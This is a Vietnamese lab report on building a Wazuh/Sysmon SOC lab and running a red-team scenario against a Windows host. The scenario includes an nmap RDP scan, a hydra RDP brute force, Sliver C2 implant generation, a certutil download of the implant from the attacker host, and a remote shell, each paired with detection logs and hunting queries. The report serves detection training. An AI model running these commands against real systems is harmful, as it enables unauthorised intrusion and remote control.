Wazuh Server là nơi SOC Engineer theo dõi trạng thái agent, tìm kiếm sự kiện và kiểm tra các cảnh báo phát sinh trong quá trình Red Team thực hiện kịch bản.

3.4. Triển khai Wazuh Agent trên Windows

Wazuh Agent được cài trên máy Windows có địa chỉ 192.168.80.10 và được cấu hình gửi dữ liệu về Wazuh Manager tại 192.168.80.100.

Tên agent được sử dụng trong mô hình là: WindowsAgent1

Sau khi cài đặt, dịch vụ Wazuh được khởi động và kiểm tra bằng PowerShell:

```
Get-Service WazuhSvc
```

Nếu dịch vụ chưa hoạt động, sử dụng:

```
Start-Service WazuhSvc
```

Trên Wazuh Dashboard, agent phải hiển thị trạng thái Active. Điều này chứng minh Windows đã kết nối và gửi dữ liệu thành công về máy chủ Wazuh.

3.5. Triển khai Sysmon trên Windows

Sysmon được cài đặt trên Windows để thu thập telemetry chi tiết hơn so với Windows Security Log thông thường. Công cụ này giúp ghi nhận tiến trình được tạo, câu lệnh thực thi, tiến trình cha, hoạt động tạo tệp và kết nối mạng.

1. Tải Sysmon từ trang chủ Microsoft về thư mục Downloads:


```
Invoke-WebRequest -Uri "https://download.sysinternals.com/files/Sysmon.zip" -  
OutFile "$env:USERPROFILE\Downloads\Sysmon.zip"
```

2. Giải nén file vừa tải

```
Expand-Archive -Path "$env:USERPROFILE\Downloads\Sysmon.zip" -  
DestinationPath "$env:USERPROFILE\Downloads\Sysmon" -Force
```

3. Tiến hành cài đặt Sysmon vào hệ thống

```
.\Sysmon64.exe -i -accepteula
```




```
Try the new cross-platform PowerShell https://aka.ms/pscore6  
  
PS C:\Windows\system32> cd "$env:USERPROFILE\Downloads\Sysmon"  
PS C:\Users\admin\Downloads\Sysmon> .\Sysmon64.exe -i -accepteula  
  
System Monitor v15.21 - System activity monitor  
By Mark Russinovich and Thomas Garnier  
Copyright (C) 2014-2026 Microsoft Corporation  
Using libxml2. libxml2 is Copyright (C) 1998-2012 Daniel Veillard. All Rights Reserved.  
Sysinternals - www.sysinternals.com  
  
The service Sysmon64 is already registered. Uninstall Sysmon before reinstalling.  
  
PS C:\Users\admin\Downloads\Sysmon>
```

Hình 12. Triển khai sysmon trên Wazuh

3.6. Cấu hình Wazuh thu thập log Sysmon

Để Wazuh Agent đọc được log Sysmon, file cấu hình trên Windows được chỉnh sửa tại: C:\Program Files (x86)\ossec-agent\ossec.conf

Trong phần <ossec_config>, nhóm thêm cấu hình:




```
ossec.conf - Notepad  
File Edit Format View Help  
  
<!-- Agent buffer options -->  
<client_buffer>  
  <disabled>no</disabled>  
  <queue_size>5000</queue_size>  
  <events_per_second>500</events_per_second>  
</client_buffer>  
  
<!-- log analysis -->  
<localfile>  
  <location>Application</location>  
  <log_format>eventchannel</log_format>  
</localfile>  
  
<localfile>  
  <location>Microsoft-Windows-Sysmon/Operational</location>  
  <log_format>eventchannel</log_format>  
</localfile>  
  
<localfile>  
  <location>Security</location>  
  <log_format>eventchannel</log_format>  
  <query>Event/System[EventID != 5145 and EventID != 5156 and EventID != 5447 and  
Ln 43, Col 15 100% Windows (CRLF) UTF-8
```

Hình 13. ossec_config

Sau khi lưu cấu hình, dịch vụ Wazuh Agent được khởi động lại:

Restart-Service WazuhSvc

Khi cấu hình hoạt động đúng, các sự kiện Sysmon sẽ xuất hiện trên Wazuh Dashboard với những trường như Image, CommandLine, ParentImage, ProcessGuid, TargetFilename, DestinationIp và DestinationPort.



Level	Date and Time	Source	Event ID	Task Category	Description
Information	7/10/2026 1:13:12 PM	Sysmon	3	Network	Network connection established
Information	7/10/2026 1:13:02 PM	Sysmon	3	Network	Network connection established
Information	7/10/2026 1:12:52 PM	Sysmon	3	Network	Network connection established
Information	7/10/2026 1:12:41 PM	Sysmon	3	Network	Network connection established
Information	7/10/2026 1:12:32 PM	Sysmon	3	Network	Network connection established
Information	7/10/2026 1:10:39 PM	Sysmon	3	Network	Network connection established
Information	7/10/2026 1:10:29 PM	Sysmon	3	Network	Network connection established
Information	7/10/2026 1:10:19 PM	Sysmon	3	Network	Network connection established
Information	7/10/2026 1:05:54 PM	Sysmon	3	Network	Network connection established
Information	7/10/2026 1:05:43 PM	Sysmon	3	Network	Network connection established
Information	7/10/2026 12:28:41 PM	Sysmon	3	Network	Network connection established
Information	7/10/2026 12:22:40 PM	Sysmon	3	Network	Network connection established
Information	7/10/2026 12:22:38 PM	Sysmon	3	Network	Network connection established
Information	7/10/2026 12:22:35 PM	Sysmon	3	Network	Network connection established
Information	7/10/2026 12:22:34 PM	Sysmon	3	Network	Network connection established
Information	7/10/2026 12:22:32 PM	Sysmon	3	Network	Network connection established
Information	7/10/2026 12:22:29 PM	Sysmon	3	Network	Network connection established
Information	7/10/2026 12:22:28 PM	Sysmon	3	Network	Network connection established
Information	7/10/2026 12:22:26 PM	Sysmon	3	Network	Network connection established

Hình 14. Sysmon

3.7. Triển khai Sliver

Trên máy Kali Linux, tiến hành cập nhật danh sách gói phần mềm:

```
sudo apt update
```

```
sudo apt upgrade -y
```

Tiếp theo, tải Sliver Server từ kho phát hành chính thức, cấp quyền thực thi và di chuyển tệp vào thư mục hệ thống:

```
wget https://github.com/BishopFox/sliver/releases/latest/download/sliver-server_linux
```

```
chmod +x sliver-server_linux
```

```
sudo mv sliver-server_linux /usr/local/bin/sliver-server
```


Kiểm tra phiên bản Sliver đã cài đặt:

```
sliver-server version
```

Sau khi cài đặt thành công, khởi động Sliver Server bằng lệnh:

```
sudo sliver-server
```

Khi giao diện dòng lệnh của Sliver xuất hiện, quá trình cài đặt đã hoàn tất và máy Kali Linux đã sẵn sàng đảm nhiệm vai trò máy chủ C2 trong môi trường lab.



```
(kali㉿kali)-[~/Desktop/sliver]
$ sliver
Connecting to localhost:31337 ...
[*] Loaded 20 aliases from disk
[*] Loaded 104 extension(s) from disk

  SLIVER

All hackers gain fear
[*] Server v1.5.41 - f2a3915c79b31ab31c0c2f0428bbd53d9e93c54b
[*] Welcome to the sliver shell, please type 'help' for options

[*] Check for updates with the 'update' command

sliver > 
```

Hình 15. Giao diện terminal của sliver

CHƯƠNG 4. KỊCH BẢN TẤN CÔNG

4.1. Mục tiêu tấn công

Mục tiêu của kịch bản Red Team là mô phỏng chuỗi tấn công thực tế nhằm kiểm tra khả năng ghi nhận telemetry và phát hiện của hệ thống giám sát an ninh mạng (SOC) được xây dựng trong môi trường Lab.

Kẻ tấn công thực hiện các hành vi sau:

- Thu thập thông tin xác thực bằng kỹ thuật Brute Force đối với dịch vụ Remote Desktop Protocol (RDP).
- Sử dụng tài khoản hợp lệ để truy cập vào hệ thống Windows.
- Lạm dụng công cụ hợp lệ của Windows (LOLBin) để tải xuống một tập tin từ máy chủ Kali Linux.
- Thực thi tập tin đã tải nhằm tạo dấu vết phục vụ công tác giám sát và truy vết.
- Thiết lập hoạt động mô phỏng Command & Control (C2) để kiểm tra khả năng tương quan sự kiện của Wazuh và Threat Hunting.

Mục đích cuối cùng không phải gây ảnh hưởng đến hệ thống mà nhằm tạo ra các hành vi giống tấn công thực tế để đánh giá hiệu quả phát hiện và phản ứng của đội Blue Team.

4.2 Triển khai tấn công từ Red Team

4.2.1. Hoạt động 1: Xác định dịch vụ RDP

a. Mục tiêu

Mục tiêu của hoạt động này là xác định máy Windows có đang mở dịch vụ Remote Desktop Protocol hay không. Dịch vụ RDP sử dụng cổng TCP 3389 và có thể trở thành điểm truy cập ban đầu nếu tài khoản sử dụng mật khẩu yếu.

b. Red Team thực hiện

Red Team tiến hành quét máy Windows tại địa chỉ 192.168.80.10. Kết quả quét cho thấy cổng TCP 3389 đang ở trạng thái mở, chứng minh dịch vụ RDP đang hoạt động.


```
(kali@kali)-[~/Capstone/c2]
$ nmap -n -p 3389 --script rdp-enum-encryption 192.168.80.10
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-09 20:09 -0800
Nmap scan report for 192.168.80.10
Host is up (0.00052s latency).
PORT      STATE SERVICE
3389/tcp   open  ms-wbt-server
| rdp-enum-encryption:
|   Security layer
|   | CredSSP (NLA): SUCCESS
|   | CredSSP with Early User Auth: SUCCESS
|   |_ RDSTLS: SUCCESS
MAC Address: 00:0C:29:62:EA:F2 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.51 seconds
```

Hình 16. Quét Port của victim

c. Kết quả

Từ kết quả trên, Red Team xác định RDP là một bề mặt tấn công có thể được sử dụng trong bước tiếp theo của kịch bản.

d. Đánh giá

Hoạt động quét dịch vụ thường không tạo ra nhiều log trên endpoint nếu chỉ sử dụng một số lượng nhỏ gói tin. Để phát hiện đầy đủ hành vi này, hệ thống nên kết hợp thêm firewall log, IDS/IPS hoặc công cụ giám sát lưu lượng mạng như Suricata.

4.2.2. Hoạt động 2: Thử đăng nhập RDP có kiểm soát

a. Mục tiêu

Hoạt động này mô phỏng hành vi thử nhiều thông tin đăng nhập nhằm kiểm tra khả năng phát hiện các lần đăng nhập RDP thất bại.

b. Red Team thực hiện

Red Team sử dụng một danh sách tài khoản và mật khẩu giới hạn trong môi trường lab để thử đăng nhập vào dịch vụ RDP.

```

(kali@kali)-[~]
└─$ hydra \
  -L ~/Capstone/users.txt \
  -P ~/Capstone/passwords.txt \
  rdp://192.168.80.10 \
  -t 1 -V

Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-09 21:19:49
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 1 task per 1 server, overall 1 task, 30 login tries (l:5/p:6), ~30 tries per task
[DATA] attacking rdp://192.168.80.10:3389/
[ATTEMPT] target 192.168.80.10 - login "admin" - pass "Password123" - 1 of 30 [child 0] (0/0)
[ATTEMPT] target 192.168.80.10 - login "admin" - pass "Admin@123" - 2 of 30 [child 0] (0/0)
[ATTEMPT] target 192.168.80.10 - login "admin" - pass "Welcome123" - 3 of 30 [child 0] (0/0)
[ATTEMPT] target 192.168.80.10 - login "admin" - pass "Lab@12345" - 4 of 30 [child 0] (0/0)
[ATTEMPT] target 192.168.80.10 - login "admin" - pass "abc@123" - 5 of 30 [child 0] (0/0)
[3389][rdp] host: 192.168.80.10 login: admin password: abc@123
[ATTEMPT] target 192.168.80.10 - login "administrator" - pass "Password123" - 7 of 30 [child 0] (0/0)
[ATTEMPT] target 192.168.80.10 - login "administrator" - pass "Admin@123" - 8 of 30 [child 0] (0/0)
[ATTEMPT] target 192.168.80.10 - login "administrator" - pass "Welcome123" - 9 of 30 [child 0] (0/0)
[ATTEMPT] target 192.168.80.10 - login "administrator" - pass "Lab@12345" - 10 of 30 [child 0] (0/0)

```

Hình 17. RDP Brute-force account của victim

c. SOC Engineer xác nhận

Sau khi hoạt động được thực hiện, Wazuh ghi nhận nhiều sự kiện đăng nhập thất bại liên tiếp trên máy WindowsAgent1.

Các trường dữ liệu quan trọng gồm:

- EventID: 4625
- LogonType: 10
- IpAddress: 192.168.80.20
- TargetUserName: tài khoản bị thử đăng nhập
- FailureReason: lý do đăng nhập thất bại

Jul 15, 2026 @ 08:37:54.159	WindowsAgent1	Logon Failure - Unknown user or bad password	5	60122
Jul 15, 2026 @ 08:37:52.128	WindowsAgent1	Logon Failure - Unknown user or bad password	5	60122
Jul 15, 2026 @ 08:37:50.112	WindowsAgent1	Logon Failure - Unknown user or bad password	5	60122
Jul 15, 2026 @ 08:37:48.096	WindowsAgent1	Logon Failure - Unknown user or bad password	5	60122
Jul 15, 2026 @ 08:37:45.833	WindowsAgent1	Logon Failure - Unknown user or bad password	5	60122
Jul 15, 2026 @ 08:37:45.832	WindowsAgent1	Logon Failure - Unknown user or bad password	5	60122
Jul 15, 2026 @ 08:37:43.815	WindowsAgent1	Logon Failure - Unknown user or bad password	5	60122
Jul 15, 2026 @ 08:37:41.785	WindowsAgent1	Multiple Windows Logon Failures	10	60204
Jul 15, 2026 @ 08:37:39.768	WindowsAgent1	Logon Failure - Unknown user or bad password	5	60122
Jul 15, 2026 @ 08:37:37.754	WindowsAgent1	Logon Failure - Unknown user or bad password	5	60122
Jul 15, 2026 @ 08:37:35.737	WindowsAgent1	Logon Failure - Unknown user or bad password	5	60122
Jul 15, 2026 @ 08:37:33.380	WindowsAgent1	Successful Remote Logon Detected - User:admin - NTLM auth...	6	92657
Jul 15, 2026 @ 08:37:32.835	WindowsAgent1	Windows application error event.	9	60602
Jul 15, 2026 @ 08:37:31.379	WindowsAgent1	Logon Failure - Unknown user or bad password	5	60122
Jul 15, 2026 @ 08:37:29.336	WindowsAgent1	Logon Failure - Unknown user or bad password	5	60122
Jul 15, 2026 @ 08:37:27.315	WindowsAgent1	Logon Failure - Unknown user or bad password	5	60122
Jul 15, 2026 @ 08:37:25.287	WindowsAgent1	Logon Failure - Unknown user or bad password	5	60122
Jul 15, 2026 @ 08:35:12.668	WindowsAgent1	Software protection service scheduled successfully.	3	60642

Hình 18. Log cảnh báo login fail trên dashboard Wazuh

Trong tài liệu thực nghiệm, Wazuh đã hiển thị nhiều cảnh báo “Logon Failure - Unknown user or bad password”, thể hiện hệ thống đã nhận được các sự kiện xác thực thất bại.

d. Threat Hunter phân tích

Việc xuất hiện nhiều sự kiện 4625 trong khoảng thời gian ngắn, cùng nguồn IP và cùng kiểu đăng nhập LogonType 10, là dấu hiệu của hành vi dò mật khẩu qua RDP.

Threat Hunter có thể sử dụng truy vấn:

- data.win.system.eventID:"4625"
- AND data.win.eventdata.logonType:"10"
- AND data.win.eventdata.ipAddress:"192.168.80"

```
{
  "type": "log",
  "agent": {
    "ip": "192.168.80.10",
    "name": "WindowsAgent1",
    "id": "001"
  },
  "manager": {
    "name": "akai"
  },
  "data": {
    "win": {
      "eventdata": {
        "subjectLogonId": "0x0",
        "ipAddress": "192.168.80.20",
        "authenticationPackageName": "NTLM",
        "workstationName": "kali",
        "subStatus": "0xc0000064",
        "logonProcessName": "NtLmSsp",
        "targetUserName": "support",
        "keyLength": "0",
        "subjectUserSid": "S-1-0-0",
        "processId": "0x0",
        "ipPort": "0",
        "failureReason": "%2313",
        "targetUserSid": "S-1-0-0",
        "logonType": "3",
        "status": "0xc000006d"
      },
      "system": {
        "eventID": "4625",
        "keywords": "0x8010000000000000",

```

Hình 19. Json hacker RDP brute-force account nạn nhân thành công

Nếu số lần thất bại vượt quá ngưỡng quy định, ví dụ 5 lần trong vòng 1 phút, hệ thống có thể sinh cảnh báo mức cao hơn.

e. Đánh giá

Wazuh đã thu thập thành công sự kiện đăng nhập thất bại. Tuy nhiên, để giảm cảnh báo giả, cần đặt ngưỡng về số lần thất bại, khoảng thời gian và loại trừ các máy quản trị hợp lệ.

4.2.3. Hoạt động 3: Đăng nhập RDP thành công

a. Mục tiêu

Mục tiêu của hoạt động này là kiểm tra khả năng ghi nhận một phiên đăng nhập từ xa thành công vào máy Windows.

b. Red Team thực hiện

Sau khi có thông tin tài khoản kiểm thử, Red Team mở phiên RDP từ Kali Linux đến máy Windows. Tài liệu hiện tại đã ghi nhận việc sử dụng phiên RDP đến máy 192.168.80.10.



Hình 20. Hacker đăng nhập RDP thành công

c. SOC Engineer xác nhận

Wazuh ghi nhận sự kiện đăng nhập thành công với các trường dữ liệu:

- EventID: 4624
- LogonType: 10
- TargetUserName: admin
- IpAddress: 192.168.80.20

Các trường LogonType 10, tên tài khoản và địa chỉ IP nguồn đã được thể hiện trong kết quả thực nghiệm.

🔍	Jul 15, 2026 @ 08:45:26.753	WindowsAgent1	Windows System error event	5	61102
🔍	Jul 15, 2026 @ 08:45:21.972	WindowsAgent1	Software protection service scheduled successfully.	3	60642
🔍	Jul 15, 2026 @ 08:44:00.412	WindowsAgent1	Service startup type was changed	3	61104
🔍	Jul 15, 2026 @ 08:43:40.339	WindowsAgent1	A new external device was recognized by the system	8	60227
🔍	Jul 15, 2026 @ 08:43:38.424	WindowsAgent1	A new external device was recognized by the system	8	60227
🔍	Jul 15, 2026 @ 08:43:37.852	WindowsAgent1	Non network or service local logon.	3	67022
🔍	Jul 15, 2026 @ 08:43:37.741	WindowsAgent1	Non network or service local logon.	3	67022
🔍	Jul 15, 2026 @ 08:43:37.644	WindowsAgent1	Non network or service local logon.	3	67022
🔍	Jul 15, 2026 @ 08:43:36.093	WindowsAgent1	User: WORKGROUP\admin logged using Remote Desktop Conne...	3	92653
🔍	Jul 15, 2026 @ 08:43:36.066	WindowsAgent1	User: WORKGROUP\admin logged using Remote Desktop Conne...	3	92653
🔍	Jul 15, 2026 @ 08:43:29.618	WindowsAgent1	A new external device was recognized by the system	8	60227

Hình 21. Các sự kiện hacker đăng nhập thành công qua RDP

d. Threat Hunter phân tích

EventID 4624 là sự kiện đăng nhập thành công. Khi kết hợp với LogonType 10, sự kiện cho biết đây là phiên đăng nhập Remote Interactive, thường liên quan đến RDP.

Threat Hunter cần tương quan sự kiện này với các sự kiện 4625 xuất hiện trước đó. Chuỗi sự kiện nhiều lần đăng nhập thất bại, sau đó xuất hiện một lần đăng nhập thành công từ cùng địa chỉ IP, có thể cho thấy tài khoản đã bị dò tìm thành công.

Truy vấn tham khảo:

- data.win.system.eventID:"4624"
- AND data.win.eventdata.logonType:"10"
- AND data.win.eventdata.ipAddress:"192.168.80.20"

```

    "name": "akai"
  },
  "data": {
    "win": {
      "eventdata": {
        "subjectLogonId": "0x3e7",
        "restrictedAdminMode": "%1843",
        "subjectDomainName": "WORKGROUP",
        "targetLinkedLogonId": "0xf5b40c",
        "impersonationLevel": "%1833",
        "ipAddress": "192.168.80.20",
        "authenticationPackageName": "Negotiate",
        "workstationName": "DESKTOP-HNON1K6",
        "targetLogonId": "0xf5b42c",
        "logonProcessName": "User32",
        "logonGuid": "{00000000-0000-0000-0000-000000000000}",
        "targetUserName": "admin",
        "keyLength": "0",
        "elevatedToken": "%1843",
        "subjectUserSid": "S-1-5-18",
        "processId": "0x188",
        "processName": "C:\\\\Windows\\\\System32\\\\svchost.exe",
        "ipPort": "0",
        "targetDomainName": "DESKTOP-HNON1K6",
        "targetUserSid": "S-1-5-21-3757649729-4282355849-150886462-1023",
        "virtualAccount": "%1843",
        "logonType": "10",
        "subjectUserName": "DESKTOP-HNON1K6$"
      },
      "system": {
        "eventID": "4624",
        "keywords": "0x8020000000000000",
        "providerGuid": "{54849625-5478-4994-a5ba-3e3b0328c30d}"
      }
    }
  }
}

```

Hình 22. Json hacker đăng nhập thành công

e. Đánh giá

Hệ thống đã ghi nhận đúng phiên RDP thành công và cung cấp đủ dữ liệu để xác định tài khoản, thời gian và địa chỉ IP nguồn.

4.2.4. Hoạt động 4: Lạm dụng LOLBin để tải tệp và thiết lập kết nối C2

a. Mục tiêu

Hoạt động này mô phỏng quá trình kẻ tấn công sau khi truy cập được vào máy Windows sẽ sử dụng một công cụ hợp lệ có sẵn trong hệ điều hành để tải tệp thực thi, sau đó chạy tệp nhằm thiết lập kết nối Command and Control về máy Kali Linux.

Mục tiêu của thực nghiệm là kiểm tra khả năng của Sysmon và Wazuh trong việc ghi nhận:

- Tiến trình certutil.exe được sử dụng để tải tệp.
- Tệp mới được tạo trên máy Windows.
- Tiến trình kiểm thử được thực thi.
- Kết nối mạng từ máy Windows đến máy chủ C2.

- Session điều khiển xuất hiện trên Sliver Server.

b. Red Team thực hiện

Trên máy Kali Linux, Red Team khởi tạo listener HTTP trên Sliver để chờ kết nối từ máy Windows:

```
sliver > http --lhost 192.168.80.20 --lport 8443
```

Sau đó, Red Team tạo tệp implant dành cho Windows:


```
sliver > generate --http 192.168.80.20:8443 --os windows --arch amd64 --save /tmp/demo.exe
```

Tiếp theo, Red Team khởi chạy HTTP Server để cung cấp tệp cho máy Windows:

```
python3 -m http.server 8000 --directory /tmp
```

Trên máy Windows, sau khi đăng nhập thông qua RDP, Red Team sử dụng certutil.exe để tải tệp từ máy Kali:

```
certutil.exe -urlcache -split -f http://192.168.80.20:8000/demo.exe  
C:\Users\Public\demo.exe
```



```
[127.0.0.1] sliver > http --lhost 192.168.80.20 --lport 8445  
[*] Starting HTTP :8445 listener ...  
[*] Successfully started job #3  
[127.0.0.1] sliver > generate --http 192.168.80.20:8443 --os windows --arch amd64 --save /tmp/demo.exe  
[*] Generating new windows/amd64 implant binary  
[*] Symbol obfuscation is enabled  
[*] Build completed in 1m30s  
[*] Implant saved to /tmp/demo.exe  
[127.0.0.1] sliver > sessions
```

Hình 23. Hacker dùng sliver tạo payload

Khi tệp được thực thi, tiến trình trên Windows tạo kết nối về máy chủ Sliver tại địa chỉ: 192.168.80.20:8443. Red Team quay lại Sliver Server và sử dụng lệnh sau để kiểm tra: `sliver > sessions`

```
[*] Session d55ff224 LATIN_ANATOMY - 192.168.80.10:50040 (DESKTOP-HNON1K6) - windows/amd64 - Sun, 12 Jul 2026 21:48:48 AKDT
[127.0.0.1] sliver > use d55ff224
[*] Active session LATIN_ANATOMY (d55ff224-e66e-4857-9536-f8b1f7ee1bc2)
[127.0.0.1] sliver (LATIN_ANATOMY) > shell

[*] Shell management: 'shell ls', 'shell attach <id>'
[*] Escape: press Ctrl-] to return to the Sliver client
[*] Opening shell tunnel ...

[*] Started remote shell [1] with pid 4896

PS C:\Users\admin\Downloads> whoami
whoami
desktop-hnon1k6\admin
PS C:\Users\admin\Downloads> ls
ls

Directory: C:\Users\admin\Downloads

Mode                LastWriteTime         Length Name
----                -
d-----         7/11/2026   1:54 PM                Sysmon
-a-----         7/13/2026  12:48 PM          37483520 demo.exe
-a-----         7/11/2026   1:54 PM          2881663 Sysmon.zip

PS C:\Users\admin\Downloads>
```

Hình 24. Thiết lập C2 thành công

c. SOC Engineer xác nhận

Sau khi Red Team thực hiện hành vi tải và chạy tệp, SOC Engineer kiểm tra dữ liệu trên Wazuh Dashboard.

Đối với hành vi tải tệp bằng certutil.exe, Sysmon Event ID 1 ghi nhận sự kiện tạo tiến trình với các trường quan trọng:

- Image: C:\Windows\System32\certutil.exe
- ParentImage: C:\Windows\System32\cmd.exe
- CommandLine: chứa -urlcache, địa chỉ tải tệp và đường dẫn lưu tệp.
- User: tài khoản thực hiện câu lệnh.
- ProcessId: mã tiến trình.
- UtcTime: thời điểm tiến trình được tạo.

Sysmon Event ID 11 có thể ghi nhận việc tệp demo.exe được tạo trên máy Windows với trường:

TargetFilename: C:\Users\Public\demo.exe

Sau khi tệp được thực thi, Sysmon Event ID 3 ghi nhận kết nối mạng từ máy Windows đến máy chủ C2 với các thông tin:

- SourceIp: 192.168.80.10
- DestinationIp: 192.168.80.20
- DestinationPort: 8443
- Protocol: tcp
- Initiated: true
- Image: C:\Users\Public\demo.exe

Jul 15, 2026 @ 13:12:06.376	WindowsAgent1	Sysmon - Network connection detected: C:\Users\Public\demo.exe → 192.168.80.20:8443	5	100003
Jul 15, 2026 @ 13:12:06.376	WindowsAgent1	Sysmon - Network connection detected: C:\Users\Public\demo.exe → 192.168.80.20:8440	5	100003
Jul 15, 2026 @ 13:12:04.268	WindowsAgent1	Sysmon - Network connection detected: C:\Users\Public\demo.exe → 192.168.80.20:8440	5	100003
Jul 15, 2026 @ 13:12:03.238	WindowsAgent1	Sysmon - Network connection detected: C:\Users\Public\demo.exe → 192.168.80.20:8440	5	100003
Jul 15, 2026 @ 13:11:57.753	WindowsAgent1	Sysmon - Network connection detected: C:\Users\Public\demo.exe → 192.168.80.20:8440	5	100003
Jul 15, 2026 @ 13:11:54.070	WindowsAgent1	Sysmon - Network connection detected: C:\Users\Public\demo.exe → 192.168.80.20:8440	5	100003
Jul 15, 2026 @ 13:11:50.928	WindowsAgent1	Sysmon - Network connection detected: C:\Users\Public\demo.exe → 192.168.80.20:8440	5	100003
Jul 15, 2026 @ 13:11:49.117	WindowsAgent1	Sysmon - Network connection detected: C:\Users\Public\demo.exe → 192.168.80.20:8440	5	100003
Jul 15, 2026 @ 13:11:47.034	WindowsAgent1	Sysmon - Network connection detected: C:\Users\Public\demo.exe → 192.168.80.20:8440	5	100003
